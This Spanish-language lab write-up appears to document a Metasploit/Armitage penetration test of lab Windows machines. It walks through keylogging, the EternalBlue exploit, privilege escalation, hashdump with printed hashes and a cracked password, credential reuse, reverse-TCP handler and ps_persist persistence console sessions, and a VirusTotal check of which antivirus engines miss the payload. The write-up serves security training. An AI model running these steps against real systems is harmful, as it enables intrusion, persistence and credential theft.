
También podemos poner un keystroke para ver lo que teclea el sistema víctima.




Ahora vamos a vulnerar la maquina con Windows server con el exploit ms17_010_etalernalblue




Abrimos una Shell del sistema de Windows server




Podemos ejecutar otros scripts como `Shell_to_meterpreter`, para conseguir una consola meterpreter que es mas interesante.




En este caso no tenemos los privilegios suficientes por lo que tendremos que escalar privilegios



En la consola de meterpreter ejecutamos el comando ps para obtener los id de todos los procesos de la maquina victima. Nos interesa migrar a un proceso que tenga privilegios AUTHORITY\SYSTEM. Despues de conseguir privilegios podemos ejecutar hashdump para obtener los hashes de esta segunda maquina.




Utilizando una de las opciones de hash dump podemos intentar sacar en claro las propias contraseñas a partir de los hashes. NCon Windows xp no hemos tenido suerte pero con Windows server hemos conseguido las contraseñas Inicial123!



Con los hashes, luego podemos ir a web o librerías como cphash.me y especificando el método de encriptación utilizado podríamos sacar las contraseñas.

En mi caso no he conseguido que me lo ejecute.




De todas formas, podes ir guardando todos los hashes en armitage para poder probarlos en las otras maquina de la red. Es posible que se hay usado la misma contraseña para los administradores por ejemplo, y obtenida una contraseña podemos acceder a varios dispositivos.

The screenshot shows the Armitage interface running on a KaliLinux VM. The left sidebar lists various exploit modules under categories like 'exploit', 'windows', and 'local'. In the center, three hosts are shown with their IP addresses: 192.168.0.41, 192.168.0.42, and 192.168.0.44. Host 192.168.0.42 is selected and highlighted with a dashed green border. The bottom half of the screen is a terminal window titled 'Console' with multiple tabs open, including 'nmap', 'exploit', 'Shell 4', 'Services', 'Files 1', 'multi/manage/shell_to_meterpreter', 'Meterpreter 5', 'Meterpreter 5', 'Dump Hashes', and 'Credentials'. The 'user' tab is active, showing a table of user accounts and their corresponding host IP addresses:

user	host
Administrador	aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
Usuario1	192.168.0.42
Usuario2	aad3b435b51404eeaaad3b435b51404ee:b5eb996:74a58ff9abf3208b27faa
	192.168.0.42
	aad3b435b51404eeaaad3b435b51404ee:d54dc:7b261d0f91e1451b924:547195
	192.168.0.42
	aad3b435b51404eeaaad3b435b51404ee:b45627d:45117cef31099f32abe25f07
	192.168.0.42

Ahora vamos a crear un payload para vulnerar maquinas manualmente. Se trata de un pequeño programa que se debe ejecutar en la maquina víctima, y abre una puerta trasera donde luego ermitage puede acceder.

Se genera el payload con el siguiente comando: debemos especificar la ip del host donde queremos acceder y un puerto cualquiera.



Ahora debemos aplicar un listener en armitage para esperar a que el payload se ejecute en la maquina víctima.


```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set PAYLOAD generic/shell_reverse_tcp
PAYLOAD => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 0.0.0.0:8888


msf6 exploit(multi/handler) >

```

Yo he descargado el payload en la máquina de Windows 7 y lo ejecuto.



Pues bien, el icono se pone en rojo por lo que hemos conseguido hackear la maquina Windows 7 y ahora podemos hacer todas las cosas mencionadas previamente.



```
msf6 > use exploit/windows/local/ps_persist
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ps_persist) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/ps_persist) > set SVC_GEN false
SVC_GEN => false
msf6 exploit(windows/local/ps_persist) > set LHOST 192.168.0.45
LHOST => 192.168.0.45
msf6 exploit(windows/local/ps_persist) > set SVC_DNAME MsfDynSvc
SVC_DNAME => MsfDynSvc
msf6 exploit(windows/local/ps_persist) > set START_APP true
START_APP => true
msf6 exploit(windows/local/ps_persist) > set SVC_NAME MsfDynSvc
SVC_NAME => MsfDynSvc
msf6 exploit(windows/local/ps_persist) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ps_persist) > set LPORT 22046
LPORT => 22046
msf6 exploit(windows/local/ps_persist) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ps_persist) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(windows/local/ps_persist) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf6 exploit(windows/local/ps_persist) > exploit -j
[*] Exploit running in background job 2.
[*] SESSION may not be compatible with this module.
msf6 exploit(windows/local/ps_persist) >
```

Vamos a ver en la web virus total a ver si nuestro payload seria detectado por los antivirus. Como se puede apreciar, lo detectan la mayoría de antivirus famosos. Pero hay unos pocos por donde pasa desapercibido.

McAfee-GW-Edition	BehavesLike.Win32.Swrort.lh	Microsoft	Trojan:Win32/Meterpreter.gen!E
NANO-Antivirus	Virus.Win32.Gen-Crypt.ccnc	Rising	Malware.Heuristic:ET#100% (RDMKcmRt...)
Sangfor Engine Zero	Trojan.Win32.Save.a	SentinelOne (Static ML)	Static AI - Malicious PE
Sophos	ML/PE-A + ATK/EncPk-TZ	SUPERAntiSpyware	Trojan.Backdoor-Shell
Symantec	Packed.Generic.347	TrendMicro	Backdoor:Win32.SWRORT.SMAL01
TrendMicro-HouseCall	Backdoor:Win32.SWRORT.SMAL01	VIPRE	Trojan.Win32.Swrort.B (v)
ViRobot	Trojan.Win32.Elzob.Gen	AegisLab	Undetected
Alibaba	Undetected	Antiy-AVL	Undetected
Baidu	Undetected	CMC	Undetected
DrWeb	Undetected	Jiangmin	Undetected
Kingsoft	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	Qihoo-360	Undetected
TACHYON	Undetected	Tencent	Undetected
VBA32	Undetected	Webroot	Undetected
Yandex	Undetected	Zillya	Undetected
Zoner	Undetected	ZoneAlarm by Check Point	Timeout
Avast-Mobile	Unable to process file type	BitDefenderFalx	Unable to process file type
Symantec Mobile Insight	Unable to process file type	Trapmine	Unable to process file type